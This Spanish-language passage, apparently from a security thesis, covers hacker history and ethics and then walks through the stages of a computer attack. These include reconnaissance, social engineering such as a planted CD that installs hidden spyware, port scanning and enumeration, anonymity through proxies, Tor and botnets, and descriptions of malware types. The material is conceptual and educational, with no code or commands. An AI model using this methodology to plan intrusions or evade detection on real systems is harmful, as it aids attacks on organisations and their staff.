b) Los hackers de Unix, el lenguaje C, y las PDP-11/VAX.
c) Los hackers de las computadoras personales.

Los años '80 transcurrieron entre muchísimos cambios y avances tecnológicos. Si bien los hackers del ITS y las PDP-10 ya estaban algo mezclados con los de Unix y las PDP-11, ya que su tecnología empezaba a mostrar sus años, también esperaban ansiosamente la nueva encarnación compatible de la PDP-10, conocido como el "Proyecto Júpiter".

Pero no resultó como esperaban. A pesar de que estaba en buena forma, en 1983 DEC canceló el proyecto, para concentrarse únicamente en la línea VAX de minicomputadoras, que ya era muy redituable económicamente, y con años de implementación y éxito. Otro motivo de DEC acerca de esto fue que un sucesor de la PDP-10 terminaría compitiendo con VAX, confundiendo al mercado y dividiendo sus esfuerzos. Esto significó el fin del ITS y su cultura, ya que el mismo software y proyectos que los nucleaba no era portable.

Así fue como el sistema operativo BSD Unix sobre la arquitectura VAX, conectada a la ARPANet (ya aislada de entidades militares y utilizando el protocolo TCP/IP), fue el sistema de hackeo "*por excelencia*"[ERHH], y con los años la mayoría de los hackers del primer grupo fueron migrando a él.

Sin embargo, el que alcanzó el éxito fue la tercera corriente tecnológica, con sus productos alcanzando la completa masividad, fama y fortuna (por ejemplo, la PC de IBM y el MS-DOS), con sus compañías creciendo en forma muy vertiginosa, mientras que Unix se debatía entre la versión de AT&T, la BSD y el resto (hecho conocido como la "Guerra de los Unix"[WIKI_UW]).

Sin embargo, es de destacar que según Eric Raymond[ERHH], si bien hacia fines de los '80 los entusiastas de las microcomputadoras crecieron en varios órdenes de magnitud con respecto a la cultura hacker, **nunca se convirtieron en una comunidad con conciencia propia**. Nunca desarrollaron una tradición común de jerga, folclore y historia en común.

Viendo que Unix estaba siendo disgregado, comercializado por grandes empresas como software cerrado (propietario) y de este modo perdiendo su "libertad" (así vista por él), Richard Stallman creó el proyecto GNU[GNU] en 1983 y la FSF[FSF] en 1985 (*Free Software Fundation*, Fundación de Software Libre).

El proyecto GNU apuntaba a crear una plataforma (Sistema Operativo y conjunto de utilidades) de software compatible con Unix de libre uso, modificación y distribución, tal como la comunidad hacker estaba acostumbrada a hacerlo durante las décadas anteriores[15].

Ya en los años '90, el proyecto GNU tenía muchas herramientas desarrolladas, extendidas y de calidad, pero seguía faltando un núcleo para su Sistema Operativo, ya que se seguía dependiendo de versiones comerciales de Unix para utilizarlas. Cuando llegó el momento en que las PCs fueron suficientemente poderosas, era cuestión de tiempo el que algún conjunto de hackers llevara una versión de Unix a esta plataforma tan extendida; así fue como Linus Torvalds[WIKI_LT] desarrolló Linux[Kern], junto a un número cada vez mayor de hackers, siempre con la red de por medio.

Linux fue el comienzo del resurgimiento de la comunidad hacker. El Software Libre (FLOSS) fue creciendo a un ritmo cada vez mayor, y aunó a un número creciente de hackers alrededor del mundo.

Como conclusión, lo más importante del camino recorrido hasta aquí es que **varias generaciones de hackers nacieron y crecieron conectados a la red (ARPANet al principio e Internet luego), y el objeto de su actividad creativa y de investigación giraba alrededor y gracias a ella**. **La red los unió, los hizo crecer, desarrollarse, aprender, compartir, es decir, ser hacker significa en cierta forma "estar" en la red aportando algo a ella.** Es por eso que el hacker está tan asociado e identificado con el aprovechamiento y explotación de vulnerabilidades, la obtención de información remota, investigación de dispositivos conectados, es decir, **hackear en la red**.

15 Cabe resaltar que Stallman pertenecía a la generación de hackers del ITS y de las PDP-10.

Capítulo 2. El Ataque de sistemas informáticos

2.1. El Negocio de la Seguridad en la Actualidad

Toda **herramienta poderosa** como un equipo de cómputo puede ser muy necesaria y útil para tareas con finalidades como la investigación, administración, diseño, todos objetivos que contribuyen al desarrollo de un objeto de estudio. Pero también **puede ser empleada con fines no éticos**, como por ejemplo el desarrollo de armas y componentes químicos dañinos para el ser humano.

Hoy en día, atacar un sistema o equipo informático, es visto como algo decididamente "malo" por mucha gente ajena a la informática. Sin embargo, como se ha descripto anteriormente, desde los inicios de la computación, atacar o vulnerar equipos era considerado como una manera de probar la robustez y la escalabilidad de un sistema (entre muchos otros motivos), no de comprobar la seguridad en sí del mismo; las redes existían, pero eran pocas y de muy baja velocidad. Los grandes computadores dominaban la escena de las corporaciones y la **confianza** en el software que se ejecutaba y en las redes y actores que cooperaban **era algo común**, que se daba por sentado.

¿Qué es lo que cambió, que hoy en día los delitos informáticos (o la idea de que) son tan comunes? Mucho. Al extenderse la tecnología (e Internet en los últimos años) en el mundo, **la seguridad en base a la confianza fue dejando paso al software especializado, expertos en seguridad informática y crackers** creando virus, malware, atacando sistemas en línea y robando información y/o dinero de los usuarios o de las empresas. El mercado de la seguridad informática está viviendo una etapa de gran crecimiento en todo el mundo y no tiene límites visibles a mediano plazo.

2.2. El Hacking Ético

Desde el punto de vista estrictamente de la comunidad informática, la experimentación e investigación, **el "hackeo", está bien visto, siempre y cuando la actividad respete la ética hacker.**

La ética hacker se basa en estos principios, introducidos por Steven Levy [LEVY_HACK], en 1984:

- ***Access to computers and anything which might teach you something about the way the world works should be unlimited and total. Always***

yield to the Hands-On Imperative! : El acceso a las computadoras y cualquier cosa que pueda enseñarle algo acerca de cómo funciona el mundo debería ser ilimitado y total. Siempre ríndase al imperativo de "¡Manos a la Obra!".

"Los hackers creen que las lecciones esenciales acerca de los sistemas y del mundo pueden ser aprendidas aislando las cosas, viendo cómo funcionan, y utilizando este conocimiento para crear nuevas y hasta más interesantes cosas. Ellos se ofenden de cualquier persona, barrera física, o ley que intente evitar que ellos hagan esto." [...] "Las reglas que le impidan tomar las cosas de esta forma en sus propias manos son demasiado ridículas para siquiera respetarlas."

- ***All information should be free***: Toda la información debería ser libre. Es decir, todo experimento e investigación debería ser pública y de libre conocimiento, así como sus resultados. "Si usted no tiene acceso a la información que necesita para mejorar las cosas, ¿Cómo puede arreglarlo?" [...] "Esto evita el temeroso ritual de la pérdida de tiempo reinventando la rueda: en vez de que todos escriban su propia versión del mismo programa, la mejor versión estaría disponible para todos, y todos deberían ser libres de profundizar en el código y mejorar **eso**."
- ***Mistrust Authority, Promote Decentralization***: Desconfía de la autoridad, promueve la descentralización. "La mejor manera de promover el libre intercambio de información es teniendo un sistema abierto, algo que no presente límites entre un hacker y una pieza de información o un elemento de un equipamiento que necesita en su búsqueda del conocimiento, mejora y tiempo en línea. La última cosa que necesita es burocracia. Las burocracias, sean corporativas, del gobierno o universitarias, son sistemas defectuosos, peligrosos, de manera que no pueden adaptarse al impulso exploratorio de los verdaderos hackers."
- ***Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race, or position***: Los hackers deberían ser juzgados por lo que hacen (hackear), no por falsos criterios como títulos, edad, raza o posición. "La gente que accedía (a donde estábamos) y que parecían mostrar credenciales impresionantes no eran tomadas en cuenta seriamente hasta que se probaban a sí mismos en la consola (ver pág. 7, nota al pie nro.12)

de una computadora. Este rasgo **meritocrático** no está necesariamente basado en la bondad inherente de los corazones de los hackers, sino que principalmente les importa menos sus características superficiales que su potencial de mejorar el estado general del hacking..."

- ***You can create art and beauty on a computer***: Usted puede crear arte y belleza en una computadora."El programa más corto debería ser admirado por compañeros hackers"[...] "Hay definitivamente un impulso artístico dentro de aquellos que pueden utilizar esta técnica de genio-marciano, de una calidad visionaria que los habilita a descartar el punto de vista actual y establecer, de una forma totalmente inesperada, un nuevo algoritmo".
- ***Computers can change your life for the better***: Las computadoras pueden cambiar su vida para mejor.
- ***Like Aladdin's lamp, you could get it to do your bidding***: Como la lámpara de Aladino, usted puede someter a la computadora completamente a sus órdenes. "Seguramente cualquiera podría beneficiarse al experimentar este poder. Seguramente cualquiera podría beneficiarse de un mundo basado en la Ética Hacker. Ésta era la creencia implícita de los hackers...".

Hay otra publicación más reciente, que vale la pena citar, donde el mismísimo Linus Torvalds junto a otros escritores se miran "puertas adentro" y explican la motivación de los hackers y su comunidad, su forma de ver las cosas y su ética: "*The Hacker Ethic and the Spirit of the Information Age*"[HACK_ETHIC] ("La Etica Hacker y el Espíritu de la Era de la Información").

En resumen, si bien en 1984, cuando estos principios hasta ese momento tácitos fueron puestos en papel y Richard Stallman recién comenzaba su cruzada con el proyecto GNU; la Ética Hacker ya estaba presente en la mayoría de la comunidad de expertos informáticos. Estos preceptos, fruto de la llamada Cultura Hacker y en práctica durante alrededor de 25 años, dieron origen al movimiento del Software Libre de hoy en día. También sus miembros desarrollaron tecnologías importantísimas aún en nuestros días (y muy usadas por cierto), como el protocolo TCP/IP, Ethernet, C y Unix mismo. Los tests de penetración ("*penetration testings*"), los *exploits*, la ingeniería reversa, y muchísimas técnicas más que estarán o no presentes en este documento fueron desarrolladas por hackers hace más de 20 años.

Capítulo 3. Etapas Típicas de un Ataque

Una vez descriptos los orígenes y las intenciones de los hackers, se puede comenzar a describir el típico y genérico proceso de vulnerar la infraestructura informática de una entidad. Cabe resaltar que existen infinitas maneras y combinaciones de hacerlo, donde si bien no todas recorren este camino, en general se pueden describir las siguientes etapas:




Ilustración 6: Etapas "típicas" de un Ataque

Como puede verse en la ilustración, los ataques a determinados sistemas suelen ser planificados, es decir: el atacante en primera instancia busca un cierto objetivo, luego obtiene información general de la estructura de red, versiones de software, etc. y posteriormente utilizará una estrategia, aplicando una o generalmente varias técnicas para vulnerar el sistema.

Probablemente en algún momento busque algo de anonimato para hacer sus intromisiones, por ejemplo utilizando una red pública, un ejército de máquinas "*zombie*", uno o varios sistemas intermedios, o un sistema interno (es decir, desde dentro de la organización) desde donde comprometer a otros sistemas internos. Luego, según se desee, se pueden limpiar los rastros, o mantener el control del recurso obtenido mediante "puertas traseras" o *rootkits*, y luego aprovechar el sistema comprometido para "saltar" a otro objetivo (quizás, el objetivo original).

Es importante remarcar que esta tendencia de ataques planificados y personalizados se encuentra en aumento, debido a la creciente dificultad de encontrar una única manera de vulnerar un sistema; la red es cada vez más heterogénea y evidentemente la falsa sensación de seguridad de hace algunos años obligó a que los administradores de sistemas y programadores tuvieran como

mayor prioridad la tolerancia a fallos, esquemas de seguridad, backup y emergencia, por nombrar algunas medidas comunes.

Según el SANS[16], para el año 2007 los ataques informáticos con objetivos bien definidos y planificados se encuentran en el cuarto puesto dentro un informe acerca de las 10 tendencias más importantes en cuanto a seguridad del 2007 [SANS_TOP10].

Y agrega[17]: "Los ciber-ataques dirigidos de naciones en contra de los sistemas de gobierno de los Estados Unidos han sido enormemente exitosos en los últimos tres años, demostrando el fracaso del gobierno federal en cuanto a actividades de seguridad. [...] Los ataques planificados a organizaciones comerciales se dirigirán a contratistas militares y negocios con información muy valiosa de sus clientes".

3.1. Planificación y elección del objetivo

Como se dijo antes, la tendencia actual de los ataques a entidades es que se planifican previamente, no son al azar. Sin embargo, es bueno destacar que, de acuerdo a la planificación que se haga, puede que el ataque sí involucre elementos más o menos aleatorios, como por ejemplo, el armado de redes de máquinas "zombies" previo "reclutamiento" de usuarios de internet incautos, para luego sí dirigirlos a un objetivo en concreto.

También es probable que para llegar al "objetivo" principal, se vayan obteniendo ciertos privilegios a lo largo del camino; es mucho más común que tenga éxito un ataque planificado, basado en conquistar objetivos secundarios, menos custodiados y más vulnerables, para luego ir por el "gran premio".

3.2. Obtención de información

A esta etapa también se la suele denominar "seguimiento de huellas" (*footprinting*), ya que como bien se puede suponer, se trata de una averiguación

16 SANS Institute : **S**ysAdmin, **A**udit, **N**etworking, and **S**ecurity (Instituto de Administración de Sistemas, Auditoría, Redes y Seguridad). http://www.sans.org/. Es un instituto reconocido en todo el mundo especializado en Seguridad Informática.

17 "4. *Targeted cyber attacks by nation states against US government systems over the past three years have been enormously successful, demonstrating the failure of federal cyber security activities. [...] Targeted attacks on commercial organizations will target military contractors and businesses with valuable customer information.*"

no intrusiva de todos los aspectos técnicos, humanos y culturales de la organización.

También algunos expertos la denominan "Reconocimiento Pasivo" (*"Passive Reconnaissance")*, y resaltan su importancia en todo el proceso de ataque. Según Eric Cole ([HACK_BEW], pág. 36):

"En algunos casos, el reconocimiento pasivo puede proveer todo lo que un atacante necesita para obtener acceso. En primera instancia podría parecer que no es tan útil, pero no sobrestime la cantidad de información que un atacante puede adquirir si es realizado correctamente.

Los ataques pasivos[18], por naturaleza, pueden no parecer tan poderosos como los activos[19], pero en algunos casos pueden ser más poderosos. Con los ataques pasivos, usted no obtiene acceso directo, pero a veces usted hasta obtiene algo mejor: acceso garantizado entre varias avenidas[20]".

3.2.1. Desde fuera de la organización

Generalmente, la investigación del objetivo suele comenzar sólo teniendo acceso externo a la organización; es común tratar de averiguar qué mecanismos de acceso se pueden utilizar para intentar acceder a sus redes y servicios, y una vez allí, acceder al objetivo. Normalmente el acceso es sólo vía internet, pero muchas entidades proveen también acceso remoto: telefónico ("*dial-up*"), notebooks de empleados que llevan trabajo a sus hogares, redes wireless (estando cerca geográficamente), etc.

Es por esto que **toda información** acerca de la empresa, por ejemplo, teléfonos, direcciones, oficinas, empresas clientes, socios, proveedores, nombres e información de empleados (o ex-empleados), eventos, y mucho más, son de importancia en esta parte, donde exclusivamente se releva la mayor cantidad de información, para luego utilizarla en forma intuitiva e ingeniosa.

Las principales fuentes de información acerca de una entidad son:

- **Bases de Datos** (públicas o no), disponibles en internet, o en manos

18 Eric Cole utiliza "ataque pasivo" y "reconocimiento pasivo" de forma indistinta y como sinónimos. De hecho, le da la categoría de "ataque" a algo que es meramente una búsqueda de información, justificándolo tal como se transcribe.

19 Los ataques activos se utilizan para referenciar la sección 1.3.3.

20 "avenidas" en dicha frase es una metáfora de sistema/red propia de la organización.

privadas a las que el atacante tiene acceso; por ejemplo, el padrón de votantes de la Argentina es muy sencillo de conseguir en la red. Y brinda información de Tipo y Número de Documento, Dirección, Nombre completo, sexo, estado civil y fecha y lugar de nacimiento, de cada votante de Argentina, que pueden ser usados a manera de identificación por usuarios de sistemas con acceso desde Internet.

- **Motores de Búsqueda**. Buscadores como Google y Yahoo permiten encontrar en segundos una multitud de páginas que coincidan con un criterio específico. Es más, los atacantes suelen aprovechar varios elementos de búsqueda disponibles en el buscador que combinados les permite aumentar el factor de éxito de forma considerable.
- **Software especializado**. Existe software que con ayuda de los dos elementos anteriores combina y transforma un dato específico en una "red" de resultados posiblemente relacionados, con cierta inteligencia.

3.2.2. Desde dentro de la organización

Si de alguna manera se tiene acceso desde dentro de la organización a los objetivos; es decir, teniendo por ejemplo el control de alguna estación de trabajo con o sin permiso, desde donde se accede al sistema vía red por ejemplo, las probabilidades de éxito aumentan considerablemente. No es casual que el 80% de los ataques exitosos provengan de una red interna al servicio que se compromete [HACK_BASICS]. La ventaja está dada en que el sistema debe permitir el acceso a este nodo, a diferencia de los que residen fuera de la red de la organización.

Además de las posibilidades de obtener información del punto anterior, aquí las posibilidades se amplían sustancialmente, entre las más comunes se encuentran:

- **Escuchar**[21] **tráfico de otros componentes de la red**.
- **Acceder a la información del equipo y la que se encuentra disponible en volúmenes compartidos de la red**: e-mails, documentos, contraseñas, listados de usuarios, archivos, bases de datos, registros, cualquier dato que proporcione maneras de ingresar al sistema objetivo.

21 "Escuchar el tráfico" más comúnmente se dice en la jerga "esnifear", ya que el verbo en inglés es "sniff", que significa "husmear", u "oler".

3.2.3. Ingeniería Social

La ingeniería social es quizás uno de los más difíciles elementos de control por parte de las organizaciones, ya que se aprovecha del componente humano, siempre involucrado en alguna etapa (si no en todas) de la operación de los sistemas. Tal como lo afirma el afamado hacker Kevin Mitnick en su libro "El arte del Engaño – Controlando el Elemento Humano de la Seguridad"[KM_AOD], "**El factor humano es verdaderamente el enlace más débil de la seguridad**".

La ingeniería social se puede definir como "todo método por el cual un atacante trata de persuadir, manipular o engañar a una persona relacionada con el sistema objetivo, quizás mintiendo (o no), con el objetivo de quitarle algún dato o elemento de información que permita acceder o al menos estar más cerca de acceder al objetivo".

Una breve enumeración de los métodos incluye:

- Llamadas telefónicas.
- Mensajes de texto.
- Sesiones de chat o diálogos vía mensajería instantánea.
- Envío de correos electrónicos.
- Visitas personales
- Envío e Instalación de programas en PCs de empleados de la entidad, como por ejemplo:
    - Spyware: obtienen información de uso, hábitos, historial de navegación, y lo reportan a un sitio central.
    - Troyanos: Un programa del tipo "Caballo de Troya"[WIKI_TROY], es un programa que aparentemente cumple cierta funcionalidad, pero que sin que el usuario lo sepa utiliza el equipo con otros fines. Puede ser utilizado por el ingeniero social para instalar puertas traseras y conseguir acceso local a la red objetivo, instalar un keylogger, etc.
    - Un keylogger captura las contraseñas y todo lo que tipee el usuario; puede enviarlas a un sitio remoto o si el intruso tiene acceso local, llevarse el registro en medios de almacenamiento portátiles.

Generalmente haciéndose pasar por otra persona, el atacante utiliza información obtenida anteriormente para persuadir a una persona de que le provea cierta información, o que se dirija a una página web en particular y llene un

formulario, o que le envíe un fax con ciertos datos, etc. Las posibilidades y situaciones son casi infinitas, y los estudios al respecto son alarmantes para toda entidad preocupada por su seguridad [ISOC_STAT], donde se refleja lo sencillo que es conseguir información más o menos sensible de la mayoría de los usuarios.

Para ejemplificar, un posible intruso, para conseguir acceso a la estación de trabajo de un empleado de una empresa, podría enviarle por correo tradicional a su escritorio un pen drive, CD, etc. de regalo, de alguna empresa cliente, para que lo vea. Luego, el empleado inserta el CD dentro de la computadora de su trabajo y ejecuta la presentación, que además de mostrarle la salutación para pasar desapercibido, instala también un programa oculto que envía información del equipo al atacante vía internet, tomando el control de su equipo, y sirviendo de puerta de entrada a toda (o parte al menos de) la red de la empresa.

3.3. Búsqueda y rastreo de vulnerabilidades.

En esta etapa es donde el atacante establece de forma activa comunicación con el objetivo, seguramente tratando de pasar desapercibido para el administrador.

Usualmente se dispone de un "arsenal" de herramientas para hacerlo, ya que aún no sabe con precisión con qué se va a encontrar. Estas herramientas suelen desarrollarse por grupos de hackers y distribuidas por Internet libremente[22], aprovechando alguna debilidad en protocolos, normas u operatorias. Cuanta más experiencia tenga en el funcionamiento interno de los mismos, más probabilidad tendrá el intruso de poseer, desarrollar o conseguir vulnerar la infraestructura de la organización.

3.3.1. Acceso Local

En cuanto a la búsqueda de vulnerabilidades en forma local, cabe destacar que si el atacante tiene acceso físico al objetivo (un servidor, por ejemplo) habiendo sorteado el esquema de seguridad de la entidad, se considera que **todo esfuerzo por proteger la información es en vano**.

Michael Gregg ([HACK_STACK], pág. 362) escribió sobre este tema: "Casi

22 Si bien estas piezas de software pueden parecer de "ética dudosa" para mucha gente ajena a la materia, en realidad suelen ser utilidad tanto para fines malos como para fines de defensa, mejora continua e investigación. No hay que olvidar esta idea del mundo hacker, la libertad.

cualquier otra precaución puede ser vencida por un decidido atacante con posesión física de una computadora. Configurar permisos de archivos, establecer contraseñas de acceso, y ocultando el último nombre de usuario y contraseña utilizados para iniciar la sesión son todos intentos loables, pero no van a frustrar a un atacante experimentado".

Así y todo, hay muchas historias y técnicas sobre búsqueda activa de debilidades de este tipo que se distribuyen por la red, como por ejemplo:

- *Dumpster diving [WIKI_DUMP]*: Consiste en revolver la basura (literalmente) de la organización, en busca de información útil. Muchas empresas no tienen un control sobre lo que se desecha y lo que no, y puede ser interesante para obtener documentación, medios magnéticos, etc; un disco rígido roto o anticuado puede contener muchísima información útil para un ataque exitoso.
- *Lock picking [WIKI_LOCK]*: Técnicas para abrir cerraduras, sin dañarlas y sin poseer la llave.
- Instalación de *Keyloggers* por hardware [WIKI_KLOG] : Un keylogger por hardware es un dispositivo que se conecta al teclado, o al puerto USB que registra en su memoria todo lo que el usuario tecleó, estando escondido o disimulado.
- *Shoulder Surfing [WIKI_SSF]*: Alguien entrenado a husmear las contraseñas de los demás mientras las tipean.
- *Piggybacking [WIKI_PIG]*: Consiste en hacerse pasar por alguien autorizado para sortear un puesto de seguridad, como puede ser la entrada a un edificio.

3.3.2. Acceso Remoto. Enumeración de Servicios.

La mayoría de las herramientas e información disponibles se refieren a éste tipo de análisis: cómo buscar vulnerabilidades a un determinado sistema en forma remota. En este caso, el atacante comienza a utilizar herramientas de escaneo[23] de puertos y/o servicios, redes y hosts disponibles, ya que de esa manera intenta recabar información sobre qué características específicas tienen los objetivos alcanzables:

23 escaneo: se le denomina así en la jerga, y proviene de una castellanización del verbo en inglés *scanning*; en español significa "rastreo".

- **Sistemas de Monitoreo y de Filtrado de tráfico**: IDSs, IPSs, Firewalls, Routers, Switches, etc.
- **Sistemas Operativos**: Unix (Solaris, BSDs, etc.), Linux, Novell, Mac OS X, Windows, etc. y sus versiones en particular.
- **Servidores/Servicios**: FTP, Web, Mail, DNS, Terminales, VPN, etc.; qué software ejecutan para implementar dicho servicio y en qué versiones, tanto del protocolo del servicio como del software.
- **Aplicaciones**:
  - Aplicaciones Web: CMSs (Content Management Systems), Issue Tracking,
  - Aplicaciones que manejan el correo entrante y saliente: Software Anti-Spam y Anti-Virus.
  - Aplicaciones comerciales: Sistemas de Gestión, ERP/CRM.
  - Aplicaciones de comunicación: Mensajería instantánea, IRC.
  - Toda aplicación que utilice la red y esté brindando un servicio a través de ella.

Si la meta del atacante en esta etapa es tener una "radiografía" del sistema objetivo, el medio para generarla es realizar una detección de los puertos abiertos[24] en primera instancia, y luego determinar la versión específica (o al menos aproximada) del software que está detrás, en lo que se conoce como **enumeración.**

Como puede deducirse al ver el listado, así como la cantidad de posibilidades es realmente enorme, **existe una cantidad igual de grande de programas desarrollados en pos de obtener información remota**; con el tiempo, un cracker experimentado puede hacerse de un "toolkit"[25] importante y diverso de software para obtener información y verificar debilidades en los sistemas.

Aún así, se puede considerar a **Nmap** como el más utilizado ya que es el

24 Un **puerto** (en el protocolo TCP) es un número que representa una conexión con la capa de red IP del Sistema Operativo. Puede tener varios estados, y el estado "abierto" significa que hay un programa asociado al mismo que está escuchando por peticiones de otros programas en la red, usualmente para devolverle algún resultado

25 Toolkit: Conjunto o "Caja" de herramientas.

más versátil y poderoso, pero existen muchos otros generales también como Hping y Scapy, más otros con fines específicos como Inguma, Nikto, Metasploit, Nessus, Core Impact, Immunity Canvas, etc., cada uno con objetivos y capacidades diferentes. Es más, la red está poblada de estas herramientas, y cualquier hacker podría desarrollar una que obtenga información a partir de alguna vulnerabilidad nueva, publicada o conocida.

Incluso algunos combinan estas técnicas de rastreo con una base de datos de vulnerabilidades y hasta la manera de explotarlas (exploits). La idea es presentarle al administrador una *suite* completa de *penetration testing*[26]. De esa manera, con una única herramienta, un técnico puede rastrear uno o varios sistemas de la empresa, y ésta, con una interfaz gráfica amigable, ejecuta los siguientes pasos:

1. Mediante software de rastreo e identificación, realiza las averiguaciones de la existencia o no y versión de los diferentes componentes de software que se están ejecutando en el objetivo.
2. Compara los resultados con su base de datos de firmas[27].
3. Muestra un informe con las vulnerabilidades detectadas, la gravedad que representan, y cómo se puede remediar o al menos mitigar.
4. Permite ejecutar exploits relacionados, con el fin de comprobar si realmente existe la vulnerabilidad y qué consecuencias conlleva.
5. Realiza una limpieza de todo lo hecho.

Como puede verse, realizan todos los pasos típicos de un test de penetración íntegro. Estas herramientas tienen muchísima utilidad para los administradores de sistemas y redes grandes, ya que entre sus ventajas se cuentan:

- Reducir la complejidad de una auditoría.
- Permitir realizar un análisis "quick and dirty"[28] del estado general en

26 Ver Glosario: Penetration Testing, pág. 193.

27 firma: una firma (también denominado "*fingerprint*", o "huella digital") es una secuencia de bytes que identifican unívocamente algo; en el contexto se refiere a una firma del conjunto de programas que se están ejecutando en el o los sistemas remotos.

28 "quick and dirty": Rápido y sucio. Es una frase de la jerga que significa resolver un problema en forma rápida pero sin eliminar en forma completa el motivo que lo causó (lo cual generalmente es un proceso más complejo y largo).

cuanto a seguridad de la organización.

- No se necesitan expertos para realizarlo.
- Es más barato y reproducible las veces que se necesiten, que contratar a un equipo externo (o interno) de penetration testers una única vez.

Sin embargo su objetivo sólo es hacer un test de penetración de forma simple, y además de ser onerosas (algunas), sólo contemplan un conjunto siempre reducido de capacidades, ya que las base de datos de exploits son desarrolladas y administradas por el proveedor del software.

Además, dada su naturaleza, es sólo un examen de seguridad a nivel de software, mientras que no tienen en cuenta las habilidades del atacante para explotar la ingeniería social, utilizar exploits que no hayan sido hechos públicos, arreglados, desarrollados o conocidos aún, aprovechar deficiencias en la operatoria de la organización, e infinidad de "agujeros" por donde el intruso puede atacar. Es decir, es una herramienta de mucha ayuda, pero **no es "el" reemplazo funcional de los crackers.**

3.4. Buscando el Anonimato en la red

A medida que el atacante explora las redes del objetivo en cuestión, hay que pensar también en que es muy probable que dicha comunicación quede registrada en uno o varios lugares: proveedores de internet, routers y redes intermedias, y lo que es más importante: logs[29], sistemas de identificación de intrusos (IDSs) y sistemas de monitoreo en el sistema objetivo mismo o en equipos destinados a tal fin.

Ya que es importante para el intruso no dejar rastros, o al menos, dificultar esta tarea, hay muchas formas por las cuales se puede lograr.

3.4.1. Redes y Sistemas Anónimos

Los sistemas anónimos son la manera más sencilla de "desperdigar" el rastro del origen del ataque. Existen innumerables equipos en internet listos para ser utilizados como *proxy*[30], tanto de protocolos web como de protocolos TCP, garantizando anonimato completo; es posible también "encadenar" varios nodos

29 Ver Glosario: Log, pág. 192.

30 Ver Glosario: Proxy, pág. 193.

"anónimos" antes de alcanzar el objetivo, aunque esto repercuta en la demora del envío y recepción de los mensajes.

También es posible utilizar una red de proxys (en forma de grafo no dirigido) que realizan su comunicación en forma encriptada y variando los "saltos" que recorre el tráfico por conexión: **Tor**[31]. Otra posibilidad es utilizar lugares públicos de acceso a internet, conexiones de terceros, etc.

Las posibilidades son amplias, conocidas y dependiendo del nivel de anonimato, complejidad y velocidad, el intruso muy probablemente elegirá alguna (o varias) de ellas.

3.4.2. Utilización de Malware

Otra técnica de anonimato consiste en utilizar software escrito con fines maliciosos ("malware"), previamente instalado en equipos ajenos, para controlarlos remotamente y realizar actividades posteriores, haciéndose pasar por ellos. Dentro del vasto mundo del malware, un atacante puede utilizar alguno de estos:

- **Virus** [WIKI_VIRUS]**:** Un virus es un programa escrito con la finalidad de ser instalado inadvertidamente por el usuario de un sistema, pasando desapercibido durante todo su ciclo de vida, y que puede reproducirse a sí mismo en otros nodos la mayor cantidad de veces que pueda, tal como los virus biológicos. Qué hace mientras reside en el equipo depende de su programación, pero suele poseer el control completo del equipo; pudiendo eliminar archivos, establecer contacto con la red, etc.

  Un virus puede ser utilizado[32] por un cracker para dirigir desde los nodos afectados un ataque a un objetivo en particular, en un determinado momento.
- **Worms** [WIKI_WORM]**:** Un worm o gusano es muy similar a un virus (típicamente es confundido con uno de ellos cuando de usuarios no especializados se trata), con la salvedad de que sus métodos de

31 Tor: The Onion Router. URL: http://www.torproject.org

32 El código fuente de los virus suele conocerse o difundirse primeramente en sitios recónditos de internet, en redes "de confianza", redes de crackers, salas de chat, etc. Esto facilita la modificación y propagación de los ejecutables antes que las empresas fabricantes de antivirus puedan reaccionar.

propagación son diferentes. Los worms utilizan vulnerabilidades remotas de seguridad conocidas de sistemas operativos, servicios (Web, Base de Datos, Mail, Ftp), etc. para tomar el control de un host (equipo) conectado a la red. Si bien se puede suponer que al ser vulnerabilidades conocidas (y con cierta antigüedad) su índice de éxito será bajo, en realidad generalmente tienen bastante éxito, y más si se trata de vulnerabilidades remotas graves y de software muy utilizado. Usualmente agota o hace un uso intensivo de recursos: CPU, memoria, disco, red, etc. y esto causa muchos problemas a medida que se extiende.

Un worm puede ser creado o modificado para tomar el control de cualquier objetivo conectado a la red, con el propósito de que se una a una botnet (ver debajo) o que sirvan de nodo intermedio para ser controlados remotamente instalando puertas traseras (ver pág. 31) o rootkits (ver abajo), y posteriormente realizar ataques u obtener información del objetivo. Cuando un nodo es conquistado y se lo mantiene bajo control para posteriores actividades, se lo denomina "**zombie**" [WIKI_ZOMBIE].

- **Rootkits** [WIKI_RKIT]**:** Un rootkit es un tipo de programas que como grupo son diseñados para vulnerar y camuflarse en el sistema objetivo, disponiendo del control total del equipo y modificando el comportamiento de las utilidades de monitoreo, administración y seguridad del sistema operativo para evitar ser detectados. Puede ser instalado por un troyano (ver pág. 21), un worm, ser ejecutado por el usuario inducido por el atacante vía ingeniería social, etc. En la mayoría de los casos, instalan una puerta trasera para que el atacante acceda sin problemas en forma remota.

Con alguna o varias de estas herramientas es posible que el atacante utilice los equipos bajo su control (sus "zombies") directamente hacia el objetivo, o también puede organizar una red de ellos, esperando conjuntamente por sus órdenes, lo que se denomina una **Botnet** [WIKI_BNET].

3.5. Ataque e Intrusión

3.5.1. Mapeo de Vulnerabilidades

A esta altura, luego de la etapa de enumeración, el atacante tiene un mapa

con mayor o menor precisión de lo siguiente:

